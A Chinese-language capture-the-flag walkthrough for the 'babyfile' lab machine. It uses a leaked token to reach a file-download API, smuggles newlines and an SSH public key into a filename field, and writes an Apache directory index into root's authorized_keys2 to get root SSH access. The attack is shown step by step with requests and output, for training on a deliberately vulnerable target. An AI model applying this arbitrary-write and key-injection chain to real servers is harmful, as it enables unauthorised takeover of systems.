

| babyfile_daochunhan

| babyfile

| 靶机信息

- 靶机名称: babyfile
- 靶机作者: 群主
- 靶机类型: Linux
- 来源: MazeSec/QQ公开群 321948805
- 官网: <https://maze-sec.com/>

| root

目标:

```
192.168.56.144
```

端口扫描:

```
nmap 192.168.56.144
```

```
(daochunhan@kali)-[~]  
$ nmap 192.168.56.144  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-16 09:28 -0400  
Nmap scan report for 192.168.56.144  
Host is up (0.015s latency).  
Not shown: 725 filtered tcp ports (no-response), 272 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
1700/tcp  open  mps-raft  
  
Nmap done: 1 IP address (1 host up) scanned in 18.29 seconds
```

扫描结果:

```
22/tcp    open  ssh  
80/tcp    open  http  
1700/tcp  open  mps-raft
```

访问 80 端口可以看到一个小游戏页面, 尝试目录扫描:

```
feroxbuster -u http://192.168.56.144 -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -x php,txt,html
```

```
(daochunhan@kali)-[~]
$ feroxbuster -u http://192.168.56.144 -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -x php,txt,html

by Ben "epi" Risher 🐼 ver: 2.13.1

Target Url      http://192.168.56.144/
In-Scope Url    192.168.56.144
Threads         50
Wordlist         /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent      feroxbuster/2.13.1
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
Extensions     [php, txt, html]
HTTP methods    [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

403 GET 91 29w 319c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404 GET 91 32w 316c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 8461 1719w 35639c http://192.168.56.144/
200 GET 8461 1719w 35639c http://192.168.56.144/index.html
200 GET 271 60w 1304c http://192.168.56.144/help.html
[#####] - 3m 172032/172032 0s found:3 errors:314
[#####] - 3m 172032/172032 923/s http://192.168.56.144/
```

发现隐藏页面：

```
http://192.168.56.144/help.html
```



- 1700 端口运行 Surge 下载服务；
- 下载 API 使用 Bearer Token；
- 服务可操作本地文件；
- 下载目录位于 /data/downloads ；

- 页面 HTML 注释中存在 UUID Token

查看源码注释得到 Token：



<!--

Surge Auth Token (browser extension / remote TUI):
633ed779-3f00-4bcd-b32f-32456bccdfe3

-->

root

使用 Token 对 1700 端口进行目录枚举：

```
ffuf -u "http://192.168.56.144:1700/FUZZ" -w  
/usr/share/seclists/Discovery/Web-Content/common.txt -H "Authorization:  
Bearer 633ed779-3f00-4bcd-b32f-32456bccdfe3" -mc all -fc 404
```

```
[~]
[daochunhan@kali]-[~]
$ ffuf -u "http://192.168.56.144:1700/FUZZ" -w /usr/share/seclists/Discovery/Web-Content/common.txt -H "Authorization: Bearer 633ed779-3f00-4bcd-b32f-32456bccdfef3" -mc all -fc 404
```

```
v2.1.0-dev
```

```
:: Method      : GET
:: URL         : http://192.168.56.144:1700/FUZZ
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
:: Header     : Authorization: Bearer 633ed779-3f00-4bcd-b32f-32456bccdfef3
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher    : Response status: all
:: Filter     : Response status: 404
```

```
delete          [Status: 405, Size: 19, Words: 3, Lines: 2, Duration: 30ms]
download        [Status: 400, Size: 21, Words: 3, Lines: 2, Duration: 23ms]
health          [Status: 200, Size: 45, Words: 1, Lines: 2, Duration: 29ms]
history         [Status: 200, Size: 1041, Words: 5, Lines: 2, Duration: 39ms]
list            [Status: 200, Size: 972, Words: 5, Lines: 2, Duration: 37ms]
render/https://www.google.com [Status: 301, Size: 64, Words: 3, Lines: 3, Duration: 37ms]
resume         [Status: 405, Size: 19, Words: 3, Lines: 2, Duration: 29ms]
events         [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 36ms]
```

```
:: Progress: [4750/4750] :: Job [1/1] :: 27 req/sec :: Duration: [0:00:12] :: Errors: 0 ::
```

其中 `/download` 是主要接口：

```
curl -sS -H "Authorization: Bearer 633ed779-3f00-4bcd-b32f-32456bccdfe3"  
"http://192.168.56.144:1700/download"
```

```
(daochunhan@kali)-[~]
$ curl -sS -H "Authorization: Bearer 633ed779-3f00-4bcd-b32f-32456bccdfe3" "http://192.168.56.144:1700/download"
Missing id parameter
```

返回：

Missing id parameter

说明 GET /download 需要 id 参数，只能根据 id 查询任务，使用 POST，并发送空 JSON：

```
POST /download HTTP/1.1
Host: 192.168.56.144:1700
Authorization: Bearer 633ed779-3f00-4bcd-b32f-32456bccdfe3
Content-Type: application/json
Connection: close
Content-Length: 2

{}
```

Dashboard Target Proxy Intruder **Repeater** Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x +

Send Cancel < >

Request

Pretty Raw Hex

```
1 POST /download HTTP/1.1
2 Host: 192.168.56.144:1700
3 Authorization: Bearer 633ed779-3f00-4bcd-b32f-32456bccdfe3
4 Content-Type: application/json
5 Connection: close
6 Content-Length: 2
7 {
8 }
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 400 Bad Request
2 Access-Control-Allow-Headers: Content-Type, Authorization, X-Requested-With,
3 Access-Control-Allow-Private-Network
4 Access-Control-Allow-Methods: GET, POST, DELETE, OPTIONS, PUT, PATCH
5 Access-Control-Allow-Origin: *
6 Access-Control-Allow-Private-Network: true
7 Content-Type: text/plain; charset=utf-8
8 X-Content-Type-Options: nosniff
9 Date: Sun, 16 Aug 2026 14:03:37 GMT
10 Content-Length: 16
11 Connection: close
12 url is required
13
```

返回：

```
url is required
```

说明该接口需要 JSON 参数 `url`，发送一个最简单的下载请求：

```
{
  "url": "http://192.168.56.144/help.html"
}
```

Dashboard Target Proxy Intruder **Repeater** Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x +

Send Cancel < >

Request

Pretty Raw Hex

```
1 POST /download HTTP/1.1
2 Host: 192.168.56.144:1700
3 Authorization: Bearer 633ed779-3f00-4bcd-b32f-32456bccdfe3
4 Content-Type: application/json
5 Connection: close
6 Content-Length: 46
7 {
8   "url": "http://192.168.56.144/help.html"
9 }
10
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Headers: Content-Type, Authorization, X-Requested-With,
3 Access-Control-Allow-Private-Network
4 Access-Control-Allow-Methods: GET, POST, DELETE, OPTIONS, PUT, PATCH
5 Access-Control-Allow-Origin: *
6 Access-Control-Allow-Private-Network: true
7 Content-Type: application/json
8 Date: Sun, 16 Aug 2026 14:06:27 GMT
9 Content-Length: 128
10 Connection: close
11 {
12   "filename": "help.html",
13   "id": "482aa777-03fa-43bb-bef8-542792c7ab6f",
14   "message": "Download queued successfully",
15   "status": "queued"
16 }
```

查一下 `/list` 中当前的下载任务：

```
curl -sS -H "Authorization: Bearer 633ed779-3f00-4bcd-b32f-32456bccdfe3"
"http://192.168.56.144:1700/list" | jq .
```

```
(daochunhan@ kali)-[~]
$ curl -sS -H "Authorization: Bearer 633ed779-3f00-4bcd-b32f-32456bccdfe3" "http://192.168.56.144:1700/list" | jq .
[
  {
    "id": "482aa777-03fa-43bb-bef8-542792c7ab6f",
    "url": "http://192.168.56.144/help.html",
    "filename": "help.html",
    "dest_path": "/data/downloads/help.html",
    "total_size": 1304,
    "downloaded": 1304,
    "progress": 100,
    "speed": 15662.083345344134,
    "status": "completed",
    "eta": 0,
    "connections": 0,
    "added_at": 0,
    "time_taken": 83,
    "avg_speed": 15662.083345344134,
    "rate_limit_set": true
  }
]
```

任务记录中可以看到：

```
dest_path: /data/downloads/help.html
status: completed
```

未指定 **path** 时，文件默认保存到 **/data/downloads**，
下载服务会对相同 URL 进行去重。为了生成新的任务，可以给 URL 增加不同的查询参数：

```
{
  "url": "http://192.168.56.144/help.html?test=111",
  "filename": "111.txt",
  "path": "/tmp"
}
```

The screenshot shows the Burp Suite interface with the Repeater tab selected. A request is being repeated, and the response is displayed in the right pane.

Request:

```
POST /download HTTP/1.1
Host: 192.168.56.144:1700
Authorization: Bearer 633ed779-3f00-4bcd-b32f-32456bccdfe3
Content-Type: application/json
Connection: close
Content-Length: 102
{
  "url": "http://192.168.56.144/help.html?test=111",
  "filename": "111.txt",
  "path": "/tmp"
}
```

Response:

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: Content-Type, Authorization, X-Requested-With,
Access-Control-Allow-Private-Network
Access-Control-Allow-Methods: GET, POST, DELETE, OPTIONS, PUT, PATCH
Access-Control-Allow-Origin: *
Access-Control-Allow-Private-Network: true
Content-Type: application/json
Date: Sun, 16 Aug 2026 14:14:33 GMT
Content-Length: 126
Connection: close
{
  "filename": "111.txt",
  "id": "3367498b-bee5-42d2-8604-ff86b4172d70",
  "message": "Download queued successfully",
  "status": "queued"
}
```

再次查看任务：

```
curl -sS -H "Authorization: Bearer 633ed779-3f00-4bcd-b32f-32456bccdfe3"
"http://192.168.56.144:1700/list" | jq .
```

```
{,
{
  "id": "3367498b-bee5-42d2-8604-ff86b4172d70",
  "url": "http://192.168.56.144/help.html?test=111",
  "filename": "111.txt",
  "dest_path": "/tmp/111.txt",
  "total_size": 1304,
  "downloaded": 1304,
  "progress": 100,
  "speed": 25597.169801024404,
  "status": "completed",
  "eta": 0,
  "connections": 0,
  "added_at": 0,
  "time_taken": 50,
  "avg_speed": 25597.169801024404,
  "rate_limit_set": true
}
]
```

- `filename` 参数控制保存文件名；
- `path` 参数控制保存目录；
- 服务端允许指定绝对路径；
- 未指定 `path` 时才使用默认目录 `/data/downloads`

接下来利用文件名进入 Apache 目录索引的特性，目标是先把一个带换行符的文件名写入：

```
/var/www/html/key
```

Apache 开启目录索引后，访问 `/key/` 时会把文件名显示在 HTML 页面中。

这里为了让公钥正常被识别，要使用占位内容：

```
{
  "url": "http://192.168.56.144/help.html?test=1",
  "filename": "1\nssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIP7RDTLQW+8zuVy3v4d1P6iF+prtV7vUh05tpm7po4im
daochunhan@kali\n1",
```



```
"path": "/var/www/html/key"
```

```
}
```

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x +

Send Cancel < >

Tan

Request

Pretty Raw Hex

```
1 POST /download HTTP/1.1
2 Host: 192.168.56.144:1700
3 Authorization: Bearer 633ed779-3f00-4bcd-b32f-32456bccdf3
4 Content-Type: application/json
5 Content-Length: 209
6
7 {
8   "url": "http://192.168.56.144/help.html?test=12",
9   "filename":
10    "1\nssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP7RDTLQW+8zuVy3v4d1P6iF+prtV7vUh05
11    tpm7po4im daochunhan@kali\n1",
12   "path": "/var/www/html/key"
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Headers: Content-Type, Authorization, X-Requested-With,
3 Access-Control-Allow-Private-Network
4 Access-Control-Allow-Methods: GET, POST, DELETE, OPTIONS, PUT, PATCH
5 Access-Control-Allow-Origin: *
6 Access-Control-Allow-Private-Network: true
7 Content-Type: application/json
8 Date: Sun, 16 Aug 2026 14:25:47 GMT
9 Content-Length: 221
10 {
11   "filename":
12    "1\nssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP7RDTLQW+8zuVy3v4d1P6iF+prtV7vUh05
13    tpm7po4im daochunhan@kali\n1",
14   "id": "1b6f46d9-fe00-4a8f-a499-2dc040dd6c97",
15   "message": "Download queued successfully",
16   "status": "queued"
```


访问目录索引：

```
curl -sS 'http://192.168.56.144/key/?test=0'
```

```
(daochunhan@kali)~$ curl -sS 'http://192.168.56.144/key/?test=0'
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<title>Index of /key</title>
</head>
<body>
<h1>Index of /key</h1>
<table>
<tr><th valign="top"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr>
<tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"></td><td><a href="/">Parent Directory</a></td><td><td align="right"> - </td><td><td><td align="right"></td><td><a href="1%0assh-ed25519%20AAAAC3NzaC1lZDI1NTE5AAAAIP7RDTLQW+8zuVy3v4d1P6iF+prtV7vUh05tpm7po4im%20daochunhan@kali%0a1">1
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP7RDTLQW+8zuVy3v4d1P6iF+prtV7vUh05tpm7po4im daochunhan@kali
1</a></td><td align="right">2026-08-16 10:25 </td><td align="right">1.3K</td><td><td><td align="right"><td colspan="5"><hr></td></tr>
</table>
<address>Apache/2.4.68 (Debian) Server at 192.168.56.144 Port 80</address>
</body></html>
```

确认目录索引中已经出现单独一行的公钥后，再次向 `/download` 发送 POST 请求，这次下载的内容是 Apache 返回的目录索引，保存到 `/root/.ssh/authorized_keys2`：

```
{
  "url": "http://192.168.56.144/key/?test=1",
  "filename": "authorized_keys2",
  "path": "/root/.ssh"
}
```

```
ssh root@192.168.56.144 -i ~/.ssh/id_ed25519
```

```
(daochunhan@kali)-[~]
$ ssh root@192.168.56.144 -i ~/.ssh/id_ed25519
Linux Babyfile 7.1.6-3-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.1-9.1~trixie (2026-08-05) x86_64
```



HackMyVM

QQ Group: 321948805

Last login: Sun Aug 16 10:30:23 2026 from 192.168.56.1
root@Babyfile:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Babyfile:~# ls
a.txt root.txt user.txt
root@Babyfile:~# cat user.txt
flag{user-8edcd7d2015bf680018849a6f7f48f5f}
root@Babyfile:~# cat root.txt
flag{root-97ec9b288f491cb50ca8aafafe846df3}
root@Babyfile:~# cat a.txt
7d0jkalr5Ukt6PbjLraX
root@Babyfile:~# █